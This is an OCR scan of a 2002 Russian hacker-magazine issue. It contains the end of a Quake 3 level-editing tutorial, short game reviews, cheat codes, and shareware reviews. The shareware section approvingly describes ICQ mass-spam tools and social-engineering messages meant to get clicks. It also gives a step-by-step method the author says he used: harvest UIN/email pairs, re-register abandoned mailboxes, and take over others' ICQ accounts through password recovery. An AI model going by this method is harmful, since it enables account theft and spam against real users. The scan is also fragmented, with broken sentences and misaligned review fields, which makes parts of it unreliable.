Прежде чем рассказать о следующих выпусках "Сам себе девелопер", еще раз хочу напомнить о порядке запуска уровня. Сохрани уровень. После сохранения файла выбери в верхней части меню раздел "Bsp" и щелкни на подразделе "Bsp_FullVis (qrad -extra)". Дождись компиляции. Положи уровень в папку baseq3/maps и запусти Quake 3. В игре вызови консоль ("~") и набери "/set sv_pure 0" (без кавычек) и на следующей строчке название своей карты. Если карта у тебя называется map7, то ты должен набрать /map map7. Надеюсь, что это объяснение будет достаточным для прекращения потока глупых писем. Теперь о планах. Полагаю, что ты пресытился Qradiant, и мы можем поговорить о чем-то более интересном. В следующем номере выйдет последний материал о создании специальных эффектов в этом редакторе, и на этом я завершу эту глубокую и интересную тему. Среди кандидатов на дальнейшее исследование фигурируют NeverWinter Nighs, Warcraft 3 и Morrowind. Модифицирование какой из игр для тебя представляет наибольший интерес? Напиши мне, и следующий рассказ будет именно о ней. В общем, набирайся сил на свежем воздухе, читай журналы и вынашивай планы о своих зверских творениях.




Рис.7 Двигаем вершины

Рис.9 Готовая арка

Наложи common/caulk на поверхность основы арки.

Наложи текстуры на все объекты нашей сцены. Убедись, что все текстуры соответствуют нашим объектам, и в случае необходимости подгони их размеры под формы объектов. Если ты закончил с наложением текстур, то можно перейти к самой трудоемкой и важной фазе - формированию арки.

стоящий ад. Мы также можем использовать за основу уже готовую конструкцию, но в этом случае потеряется основной смысл этого урока. Поэтому мы пойдем по более сложному пути, предложенному Eutectic. Для этого нарисуем объект, аналогичный по формам нашей колонне и с независимой высотой, и превратим его в simple patch mesh с параметрами 3х3 (см. рис.

своем уроке Eutectic, но лично я рекомендую тебе оставить все как есть. Во-первых, это может создать дополнительные проблемы и щели в конструкции, и, во-вторых, нынешнему поколению акселераторов обсчет пары лишних объектов будет совсем не в тягость. Что ж, осталось лишь скопировать половину полученной арки и, перевернув на 90 градусов, состыковать с оригиналом. Если ты все сделал правильно, то у тебя должна получиться


общей живости ты можешь использовать эффект отражения, готовые скрипты которого ты можешь найти на tux.telefragged. Используй арку и водяные эффекты вместе, попробуй заменить воду на лаву, экспериментируй.

Автор выражает благодарность Eutectic за отличный урок и несколько важных подсказок.



Приговор N

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>





Урожденная	2002 FIFA World Cup
Жанр	*футбольный сим*
Похожесть	*FIFA Soccer 2002*
Мать/отец	*EA Sports*
Требует	*P2-300(P3-600), 64(128), 3D*
Групповуха	*В ассортименте*
Описуха	Очередной шаг вперед в линейке футбольных симов от EA. Традиционно безупречная графика, резко поумневший AI
ПРИГОВОР	ХОРОШО

(не считая досадного провала с поведением вратарей), более живое поведение игроков (силовые приемы, борьба за не выход мяча в аут и т.д.), попсовые фишки типа motion blur шлейфа за скоростными игроками. Качественная игра, но не без недостатков.





Урожденная	Project Earth: Starmageddon
Жанр	*космическая 3D RTS*
Похожесть	*Homeworld*
Мать/отец	*Lemon Interactive/Dream Catcher Interactive*
Требует	*P3-700(P4-1500), 256(512), 3D*
Групповуха	*LAN*
Описуха	Клон знаменитого Homeworld - настолько открытая подделка, что даже неудобно. Претензий нет
ПРИГОВОР	СРЕДНЕ

разве что к графике, она действительно хороша. Все остальное явно не дотягивает до уровня "прототипа". AI безмозглый, сюжет банальный, в геймплее наблюдаются такие несоответствия, что кажется, тестеры гамили бету по глубокой обкурке. Управление и интерфейс даже близко не лежат к уровню реализации Homeworld...





Урожденная	Duke Nukem: Manhattan Project
Жанр	*трехмерный скролл-шутер*
Похожесть	*Expendable, Hunter Hunted*
Мать/отец	*Sunstorm Interactive/ARUSH Entertainment*
Требует	*P2-350(P3-600), 64(128), 3D*
Групповуха	*Обломись*
Описуха	Красивая, прикольная и вообще приятная во всех отношениях аркада про Duke Nukem'a. Камера
ПРИГОВОР	ХОРОШО

демонстрирует операторское мастерство, достойное хорошего action-блокбастера; спецэффекты и уровень жестокости, похоже, позаимствованы оттуда же. Пластика Дюка и интерактивность игрового мира безошибочно говорят о кропотливой работе авторов игры. Ну а геймплей... Скролл-шутер, он и в XXI веке скролл-шутер.





Урожденная	Cultures 2
Жанр	*хозяйственная стратегия*
Похожесть	*Cultures, Settlers*
Мать/отец	*Funatics/JoWood Productions*
Требует	*P2-400(P3-600), 64(128), (3D)*
Групповуха	*LAN*
Описуха	Стандартная хозяйственная стратегия с кучей всяких мелочей, за производством которых тебе придется следить, чтобы
ПРИГОВОР	СРЕДНЕ

твои викинги не загнулись. Кстати, все они обладают определенным набором умений. Очень симпатичные графика и анимация. Боевая составляющая традиционно слаба и совсем не мешает тебе заниматься хозяйственной деятельностью. В общем, забавно, но все это мы уже видели.





Урожденная	Spider-Man: The Movie
Жанр	*аркадный action*
Похожесть	*Spider-Man*
Мать/отец	*LTI Gray Matter/Activision*
Требует	*P3-500(P3-800), 128(256), 3D*
Групповуха	*Обломись*
Описуха	Что такое аркада по блокбастеру, тебе объяснять не надо. Эта отличается от множества себе подобных на удивление качественным
ПРИГОВОР	ХОРОШО


ным исполнением. Бегаем, прыгаем, мочим боссов, защищаем слабых и обиженных. Фанаты фильма и комиксов про человека-паука оценят однозначно. Самый серьезный недостаток - камера, которая в ответственный момент вдруг начинает показывать потолок, пока тебя убивает невидимый противник.







001489



Урожденная	Soldier of Fortune II: Double Helix
Жанр	FPS
Похожесть	Soldier of Fortune, C&C: Renegade
Мать/отец	Raven Software/Activision
Требует	P3-500(P3-1000), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Первый SoF славился грамотно отрываемыми конечностями и “предсмертной” анимацией. Похоже, это - визитная карточка серии, поскольку единственное, что вызывает восторг в SoF2, это все те же фонтаны крови, раздробленные кости, ковыляющие раненые и т.д. В остальном - посредственный шутер со скучным сюжетом, недалекими противниками и кучей недоработок. Звук и графика не впечатляют, игра не запоминается.
ПРИГОВОР	СРЕДНЕ






Урожденная	Stealth Combat: Ultimate War
Жанр	action
Похожесть	Infestation
Мать/отец	Deck 13 Interactive/Cryo Interactive
Требует	P2-300(P3-600), 32(128), 3D
Групповуха	Обломись
Описуха	2038 год. Война между “цивилизованной Европой” и “тоталитарной Азией”. Ну, это как обычно. Управляем всевозможными транспортными средствами от джипов до тяжелых танков и даже летательных аппаратов. Задания: найти и уничтожить, защитить, украсть, сопроводить - короче, базовый комплект. Иногда дают напарников. Графика местами так себе, но в основном - отстой. Как и все остальное.
ПРИГОВОР	СЛАБО





Урожденная	Tactical Ops: Assault on Terror
Жанр	командный FPS
Похожесть	Counter Strike
Мать/отец	Kamehan Studios/Infogrames
Требует	P200(P2-450), 64(128), (3D)
Групповуха	LAN, Инет
Описуха	Возьми Counter-Strike, убери из него headshot’ы, сделай M60 оружием победы (за счет потрясающей точности длинных очередей на большом расстоянии) и добавь возможность собирать бабки с трупов поверженных врагов. Реализуй все это на движке UT, разложи в коробки с надписью Tactical Ops и ты в точности повторишь подвиг авторов этой игры. То есть все клево, просто зашибись... Но зачем нам второй КС?
ПРИГОВОР	ХОРОШО





Урожденная	The Tale of Imeron
Жанр	TBS
Похожесть	Civilization, Heroes of Might & Magic
Мать/отец	Master Creating/Xing Interactive
Требует	P2-300(P2-450), 64(128)
Групповуха	LAN, Инет
Описуха	Классическая походовая стратегия с видом сверху а-ля Civilization, разнообразными полезными постройками в городах а-ля Heroes и полным комплектом клише а-ля все представители жанра. Базируется на никому не известной настольной игре и проигрывает по всем показателям акулам TBS. Тем не менее это аккуратная, со своими достоинствами игра, хотя и обреченная на тихое прозябание в тени конкурентов.
ПРИГОВОР	СРЕДНЕ





NEXT

Урожденная	Uncommon Valor: Campaign for The South Pacific
Жанр	wargame
Похожесть	Pacific War
Мать/отец	2 by 3 Games/Matrix Games
Требует	P2-300(P2-450), 64(128)
Групповуха	PBEM или на одной машине
Описуха	Применительно к двухмерным гексагональным варгеймам с условно-схематичной графикой и тонной энциклопедической инфы определение “классический” звучит как приговор. Перед нами - классический варгейм. 42-43 годы, тихоокеанский театр, в ведение боя вмешиваться нельзя, только наблюдать и читать сообщения о результатах. Как будто изучаешь документальный архив. Для повернутых фанатов.
ПРИГОВОР	СЛАБО






Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>



Урожденная	Primitive Wars
Жанр	RTS
Похожесть	WarCraft
Мать/отец	Wuzard Soft Ltd./Arxel Tribe
Требует	P2-266(P3-600), 64(128)
Групповуха	LAN, Инет
Описуха	На редкость качественный клон StarCraft. В основе сюжета - борьба четырех рас за господство на острове. В игре 4 кампании, причем освещают они одни и те же события, но с разных сторон (в зависимости от того, за кого ты играешь). Графика и звуковые эффекты на уровне, интерфейс очень удобный. Все юниты постепенно гейнят экспу, швыряются спеллами и вообще ведут себя, как РПГ-шные персонажи.
ПРИГОВОР	ХОРОШО



Урожденная	Combat Medic: Special Ops
Жанр	медицинский симулятор
Похожесть	Emergency Room
Мать/отец	Legacy Interactive
Требует	P2-300(P4-2000), 32(256)
Групповуха	Обломись
Описуха	Очередное извращение на медицинскую тему. На этот раз играем за военного полевого врача. Ужасающее своим уродством трехмерное поле боя и полигональные модели раненых не способствуют самоотверженному следованию клятве Гиппократа. Попасть спрайтовым скальпелем или шприцом в нужную часть тела удается далеко не всегда - пиксель хантинг здесь становится вопросом жизни и смерти, в прямом смысле.
ПРИГОВОР	ЛАЖА







Урожденная	Gore: The Ultimate Soldier
Жанр	FPS
Похожесть	SiN, Daikatana, Quake 2
Мать/отец	4D Rulers Software/DreamCatcher
Требует	Interactive
Групповуха	P2-350(P3-600), 64(128), 3D
Описуха	LAN, Инет Стандартный, ничем не примечательный шутер. Есть такие игры - клоны всего жанра в целом, коктейли удачных идей популярных конкурентов. Это про Gore. Стандартные уровни (завод, космическая станция, заброшенный особняк...), стандартное оружие (с претензиями на оригинальность), стандартная графика, стандартный геймплей... Мультиплеер не жизнеспособен. Играть, конечно, можно, но только зачем?
ПРИГОВОР	СЛАБО







Урожденная	Grand Theft Auto 3
Жанр	гонки/TPS
Похожесть	GTA 2, Driver
Мать/отец	Rockstar North/Take 2 Interactive
Требует	P2-450(P3-750), 128(256), 3D
Групповуха	Обломись
Описуха	Симулятор автоугонщика, если так можно выразиться. Свобода действий поражает: можно работать на якудзу, итальянскую мафию, полицию, себя самого, быть честным таксистом и водилой на шухере, угонщиком и грабителем... Можно ездить на ВСЕМ, что движется, носить с собой приличный арсенал от бейсбольной биты до M16... Можно вообще ВСЕ! Одна из самых атмосферных игр за последнее время. Затягивает на все 100.
ПРИГОВОР	РУЛЕ(З)!





Урожденная	Operation Blockade
Жанр	аркада
Похожесть	Beach Head
Мать/отец	Screaming Games/Infogrames
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	LAN, Инет
Описуха	1941 год, наша задача - не пропустить мимо своего острова вражеские корабли, самолеты, в общем, все, что движется. В целом, классический "убей-все-что-движется", только в каком-то альтернативном прошлом. Зрелищные эффекты, почти безупречная графика, разнообразие врагов и даже наличие поддержки с воздуха продлят срок жизни этой простенькой гамесы на твоем винте.
ПРИГОВОР	ХОРОШО







Урожденная	ШтЫрлиц 3: Агент СССР
Жанр	*адвенчура*
Похожесть	*ШтЫрлиц 1-2*
Мать/отец	*Магнамедиа*
Требует	*P166(P2-266), 16(32)*
Групповуха	*Обломись*
Описуха	Сколько можно смеяться над бородатыми анекдотами про Штирлица? Ну, во второй раз, может, еще и смешно, но в третий… Шутки примитивные и пошлые, про графику и говорить не хочется - да, стареет Штирлиц, выглядит неважно. Мультфильмы между главами вызывают лишь недоумение - а это зачем? Единственное, что есть хорошего, - это актеры, знакомые еще по второй части, но игру это не спасает.
ПРИГОВОР	ЛАЖА

Урожденная	Star Wars: Galactic Battlegrounds: Clone Campaigns
Жанр	*RTS*
Похожесть	*AoE 1-2, SW:GB*
Мать/отец	*LucasArts*
Требует	*P233(P2-300), 32(64)*
Групповуха	*В ассортименте*
Описуха	Аддон к SW:GB, практически не вносящий существенных изменений. Сюжет начинается с того момента, где заканчивается действие Эпизода II. Разработчики сделали попытку слегка исправить баланс игры и улучшить AI, но этих изменений явно недостаточно. Графика по-прежнему отстойная, звук бездарный, геймплей нудный. В общем, если ты фанат SW и перся от SW:GB, может, тебе и понравится.
ПРИГОВОР	СРЕДНЕ

KodeMaster (cranyoblast@xakep.ru)

Morrowind

Насилуешь тильду до появления консоли. После этого насилуешь консоль всеми нижеприведенными способами.
setflying 1 - режим левитации
setsuperjump 1 - режим австралийского кузнечика, обкурившегося австралийской конопли
setwaterwalking 1 - "у причала рыбачил апостол Андрей, хитрый читер ходил по воде..."
setwaterbreathing 1 - режим Ихтиандра (хитрый читер - большие жабры)
setlevel X - выставить произвольный уровень персонажа (нужную циферку подставь вместо X)
sethealth X - вместо Ыкса впиши желаемый уровень здоровья
setmagicka X - а этот крест отвечает за уровень магии
setfatigue X - замени X на значение побольше, если почувствуешь смертельную усталость в членах




Еще один замечательный код: additem [item_name]. С помощью этой команды можно совершенно бесплатно (то есть даром :) получить любой предмет в игре, даже такой универсальный, как деньги. Кстати, для того чтобы денег было много, набери additem gold_100 X. Любе число, подставленное вместо X, будет умножено на 100.
Вот еще кое-что из шмоток, которые тебе может захотеться заиметь.

Даэдрические доспехи:

```
AddItem "daedric_shield" 1
AddItem "daedric_cuirass" 1
AddItem "daedric_greaves" 1
AddItem
"daedric_pauldron_left" 1
AddItem
"daedric_pauldron_right" 1
AddItem
"daedric_gauntlet_left" 1
AddItem
"daedric_gauntlet_right" 1
AddItem "daedric_boots" 1
AddItem "daedric_towershield" 1
AddItem "daedric_god_helm" 1
```

Даэдрическое оружие:

```
AddItem "daedric arrow" 1
AddItem "daedric battle axe" 1
AddItem "daedric claymore" 1
AddItem "daedric club" 1
AddItem "daedric dagger" 1
AddItem "daedric dagger_mtas" 1
AddItem "daedric dagger_soul-
trap" 1
AddItem "daedric dai-katana" 1
AddItem "daedric dart" 1
AddItem "daedric katana" 1
AddItem "daedric long bow" 1
```



```
AddItem "daedric longsword" 1
AddItem "daedric mace" 1
AddItem "daedric shortsword" 1
AddItem "daedric spear" 1
AddItem "daedric staff" 1
AddItem "daedric tanto" 1
AddItem "daedric wakizashi" 1
AddItem "daedric
wakizashi_hhst" 1
AddItem "daedric war axe" 1
AddItem "daedric warhammer" 1
AddItem "daedric
warhammer_ttgd" 1
AddItem "daedric_club_tgdc" 1
AddItem
"daedric_crescent_unique" 1
AddItem
"daedric_scourge_unique" 1
```


Soul Gem'ы:

```
AddItem "Misc_SoulGem_Azura" 1
AddItem "Misc_SoulGem_Common" 1
AddItem "Misc_SoulGem_Grand" 1
AddItem
"Misc_SoulGem_Greater" 1
AddItem "Misc_SoulGem_Lesser" 1
AddItem "Misc_SoulGem_Petty" 1
```

Blood Omen 2

Если ты заглянешь в директорию, где установлен Blood Omen 2, то, скорее всего, обнаружишь там поддиректорию data. А в ней - замечательный файл со скромным именем game.erg. Открывай его без лишних церемоний первым попавшимся notepad'ом и ищи нужную строчку. Нужная строчка выглядит приблизительно так:
"-BO2 Kain Debug Flags\kain's invulnerable"=1





Все бы хорошо, но идиллию портит первый символ "-", который обнуляет действие этой в целом неплохой команды. Стирай к чертовой бабушке противный минус и наслаждайся полной неуязвимостью Каина.
P.S. Для тех, кто ничего не понял, - в итоге эта строчка должна выглядеть так:
"BO2 Kain Debug Flags\kain's invulnerable"=1



Army Men: RTS

Если ты играешь в эту... хм... игру, прими мои соболезнования. Совершенно очевидно, что у тебя просто нет других компьютерных игр, а значит, ты многое теряешь. Мой тебе совет: съезди на Горбушку, купи себе десяток-другой дисков из того, что получило приговор "рулез!" в Зале Суда, а Army Men подари младшему брату. Ну а если ты и есть младший брат, которого великодушный родственник осчастливил бесценным подарком, вот тебе коды - пригодятся.






zap me - 2000 единиц электричества
fantastic plastic - 5000 единиц пластика
color me stupid - перекрасить зеленых юнитов в их извечных врагов: армию цвета детской неожиданности.

Alien vs. Predator

В этой игрушке есть прикольный чит-код, который как-то не заметили за традиционными неубиваемостями-невидимостями. Это полиморфный чит, позволяющий игроку превращаться в любого



персонажа (даже неигрового). Для этого просто жмякни ENTER и напиши:
<cheat> mpmorph [character_name]
Вместо [character_name] вбивай любое, что придется по душе из этого списка:


```
alien
apesuit
chestburster
combatsynth
convict
drone
droppilot
drunkardtechmale
eisenberg
exosuit
facehugger
femalelabsynth
femalelabtech
grenadier
guard
guard1
guard2
```




guard3
guardofficer
harrison
hazmat
heavypredator
laboror
lightpredator
malelabsynth
malelabtech
marine
marine duke
mccain
meanguard
merc1
merc2
merc3
merc4
mhawkpredator
minigunner
obrian
officer
pocguard
pocofficer
praetorian
predalien
predator
pulseriflegirl
pulserifleguy
queen
railgunner
runner
rykov
rykovjr
sadargunner
scientist
scientist1
scientist2
scientist3
scientistchief
smartgunner
smuggler
tamiko

Freedom Force

Знаешь народную мудрость про то, что на каждую хитрую задницу найдется болт с резьбой на восемнадцать? Сейчас я тебе докажу, что на каждый болт с резьбой на восемнадцать найдется хитрая задница с лабиринтом. Ты нашел в игре канистру с бонусом (здоровье, опыт, престиж)? Если извратиться, можно скормить содержимое канистры сразу всем твоим героям. Расположи отряд возле вожделенной банки и поставь игру на паузу. Теперь выбирай каждого героя по отдельности, правой-мышкай на канистре и выбирай из меню Use Canister.






Когда команды отданы всем, снимай паузу. Алкоголики отхлебнут чудотворной жидкости и станут здоровее/опытней/понтовее всей командой.

Казаки: Последний Довод Королей

Так же как в любой армии основным частям должен предшествовать авангард, так и при наборе этих кодов им должен предшествовать доблестный ENTER.

supervizor - включение/выключение тумана войны
money - значительно улуч-



шить свое материальное положение
resources - богата незалежна Украина природными ресурсами - нехай поделится трохи...
izmena - переключение игроков клавишами 1-9 на numpad'е
multitvar - теперь, нажав "P", ты получишь доступ ко всем юнитам
www - "supervizor", "izmena" и "multitvar" в одном флаконе



Gods - помощь богов
AI - на смену тупому искусственному интеллекту приходит мощный человеческий разум. Твой (теперь ты контролируешь все юниты на карте, в том числе врагов).



ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)

IMCaster ICQ E-Marketer v 8.11.8

Windows 9x/Me/NT/2k/XP
Size: 2327 Kb
Shareware
http://imcaster.com




Умная программа для массовой рассылки ICQ-сообщений. Почему "умная"? Да потому что, когда ее коллеги по цеху тупо бомбят номера из заданного диапазона, ICQ E-Marketer самостоятельно ищет пользователей, отвечающих определенным критериям, и отправляет мессаги только им. При этом в качестве критериев могут выступать: страна проживания пользователя, языки, которыми пользователь владеет, его возраст, пол и интересы. Что это дает? Уникальную возможность рассылать по аське рекламу тем, кого она может заинтересовать (и кто, кстати, вообще способен ее прочитать :)!

Работает программа сразу несколькими потоками (скажем, 20-30), что позволяет рассылать сообщения с приличной скоростью. Для наиболее быстрого отклика (задача: оперативно прорекламировать свой сайт!) рекомендуется использовать опцию "Search Only Online Users", а для сохранения анонимности - proxy-сервер. А теперь самое забавное - ICQ E-Marketer умеет не только отправлять, но и принимать сообщения, а также отвечать на них! Не понимаешь, зачем это нужно? Приведу простой пример: всем молодым парням, говорящим по-русски, рассылается мессага типа "Здорово, Бубен!" (конкретный ник, имя или фамилию получателя ICQ E-Marketer автоматически вставит в текст там, где ты укажешь!). Человек, ясное дело, отвечает (обращение-то правильное, вдруг это кто-то знакомый под новым UIN-ом сидит :), и ему тут же уходит вторая мессага: "Слушай, ты на сайте таком-то был? Это вообще что-то…". Хе-хе… Как ты думаешь, какова вероятность того, что человек нажмет на требуемую ссылку? То-то же…

Из вышесказанного, я думаю, тебе уже стало понятно, что программа ICQ E-Marketer - это просто мечта спаммера! Единственное, что пока не дает этой мечте сбыться, так это возмутительное ограничение на количество отправляемых сообщений в условно-бесплатной версии :).

Assault v 3.3

Windows 9x/Me/NT/2k/XP
Size: 299 Kb
Freeware
http://icq.vsochi.com/assault




Сверхбыстрая программа для создания спам-листов, т.е. списков адресов электронной почты. Оригинальный метод работы: под видом аськи прога спрашивает на ICQ-сервере, есть ли у них пользователь с таким-то UIN'ом, а сервер в большинстве случаев отвечает, что да, такой пользователь есть, его зовут так-то и так-то, и мыло его такое-то. Программа сохраняет полученную информацию в своей базе данных и переходит к следующему номеру из списка :) Просто, да?!! А простота в этом деле - залог скорости. И действительно, в этом отношении с программой Assault мало кто может тягаться: при соединении на скорости 33600, работая 25 потоками, она умудрялась обрабатывать на моей машине от 600 до 800 UIN'ов в минуту!!! Представляешь, что будет, если такую прогу оставить работать всю ночь? :)

Впрочем, обычные спам-листы - это побочный продукт деятельности Assault. В принципе, прога создавалась для одной-единственной цели - сканирования диапазона 100000-999999 и построения списка, в котором напротив каждого шестизначного UIN'а указывался бы e-mail. Это Assault и делает. Точнее, прога формирует два списка: excel.txt (с UIN'ами и e-mail'ами) и mailp.txt (лишь с адресами электронной почты). Почтовые ящики (особенно бесплатные) имеют обыкновения "умирать", если ими долго не пользоваться, а с тех пор как регистрировались шестизначные UIN'ы, прошли годы… Если удастся найти такой почтовый ящик и зарегистрировать его на себя - считай, что одним шестизначным UIN'ом у тебя стало больше. На странице www.icq.com/password вписываешь это мыло, UIN, который на нем "висит", и просишь выслать на указанное мыло "забытый" тобой пароль :).

Ради интереса я сам посидел пару вечеров, просканировал указанный диапазон, отфильтровал mailp.txt так, чтобы в нем остались только ящики на mail.com (бесплатной почтовой службе), а затем проверил полученный список программой Advanced Maillist Verify (www.massmail.ru). Как я и ожидал, многие адреса были "inactive" (читай как "вот-вот сдохну"), а кое-какие вообще "unknown" (что означает "бери - не хочу" :). Еще через несколько минут в мой новый почтовый ящик свалилось письмо с паролем от моей первой "шестизначки"…

Dirkey NTXP v 1.3

Windows 9x/Me/NT/2k/XP
Size: 129 Kb
Freeware
http://www.protonfx.com/dirkey




Dirkey - это крохотный менеджер закладок, работающий с диалоговыми окнами "Открыть/Сохранить". По Ctrl+Alt+1…9 программа создает закладку на текущую директорию, а по Ctrl+1…9 - перемещает тебя в "заложенную" ранее. Подобный способ навигации очень удобен - он помогает избежать утомительных путешествий по древу каталогов к папкам, которые ты активно используешь. Думаешь, будет трудновато запомнить, какая папка у тебя на какой цифре висит? А вот и нет! По комбинации Crtl+0 всегда можно вызвать окно с полным списком закладок. Кстати, клик по интересующему пункту из этого списка мгновенно переносит тебя в директорию, на которую он указывает. Более того, в этом списке имеется девять дополнительных "слотов" для закладок, которыми нельзя манипулировать с помощью горячих клавиш. Помимо диалогов чтения/записи программа дружит с Проводником и Internet Explorer'ом: щелкни по иконке "Мой компьютер" на Рабочем столе, выбери одну из закладок и ты мигом окажешься там, где надо.

Существует две версии Dirkey - одна под NT/2k/XP, а другая под Windows 9x/Me. Сразу же после запуска иконка программы появляется в системном трее. Через нее (посредством правой кнопки мыши) легко попасть в меню настройки Dirkey. Правда, делать в этом меню совершенно нечего - программа и без настройки работает прекрасно. Хотя нет, вру! Один раз мне все же пришлось туда заглянуть. Зачем? А для того, чтобы поставить галочку напротив опции "Automatically activate on Windows startup"! :)



ListMate Pro v 5.42

Windows 9x/Me/NT/2k/XP
Size: 2900 Kb
Shareware
http://www.listmate.com



В общем, похищение шестизначных UIN'ов методом "тотального чеса" оказалось делом несложным. Но над решением одной проблемы я все же вынужден был изрядно попотеть. Оказалось, что списки, состоящие из нескольких сотен тысяч адресов, грузить и фильтровать прямо в Advanced Maillist Verify нельзя - ожидая, пока программа закончит эту работу, можно успеть состариться.

Я попытался обрабатывать такие листы программами для массовой рассылки писем, но особого удовольствия от этого не получил. Пришлось искать специализированный софт. Перелопатил кучу отстоя, пока, наконец, не наткнулся на программу ListMate Pro. Зато когда понял, что именно мне попалось, - полчаса ходил и довольно улыбался.

Во-первых, ListMate Pro работает фантастически быстро: на удаление дублей и "кривых" адресов из списка в 150 тысяч строк программе понадобилось секунд 15. Во-вторых, в этой проге не надо вручную вводить названия доменов, по которым будет осуществляться фильтрация, - их разрешается подгружать из файла. Это чрезвычайно важно, поскольку, к примеру, на одном только mail.com при регистрации почтового ящика можно выбрать одно из 92 доменных имен. Забивать их по одному методом Copy & Paste - замучаешься. А так заглянул в исходники странички регистрации, выдрал списочек доменов, вставил его в текстовый файл, скормил ListMate Pro и тут же узнал, какие адреса из твоего списка относятся к данной почтовой службе. Их и тестируй с помощью Advanced Maillist Verify. Главное, ящики на hotmail.com или msn.com не трогай - они уже по сто раз проверены (да и пароль на них могут не выслать)! Выбирай менее известные службы...

В-третьих, программа способна сортировать списки адресов, разбивать их на части и объединять в один файл... Да, чуть не забыл! Даже демо-версия этой проги, в отличие от демок конкурирующих продуктов, работает во время испытательного (15-дневного) срока практически в полную силу.

TIPS&TRICKS

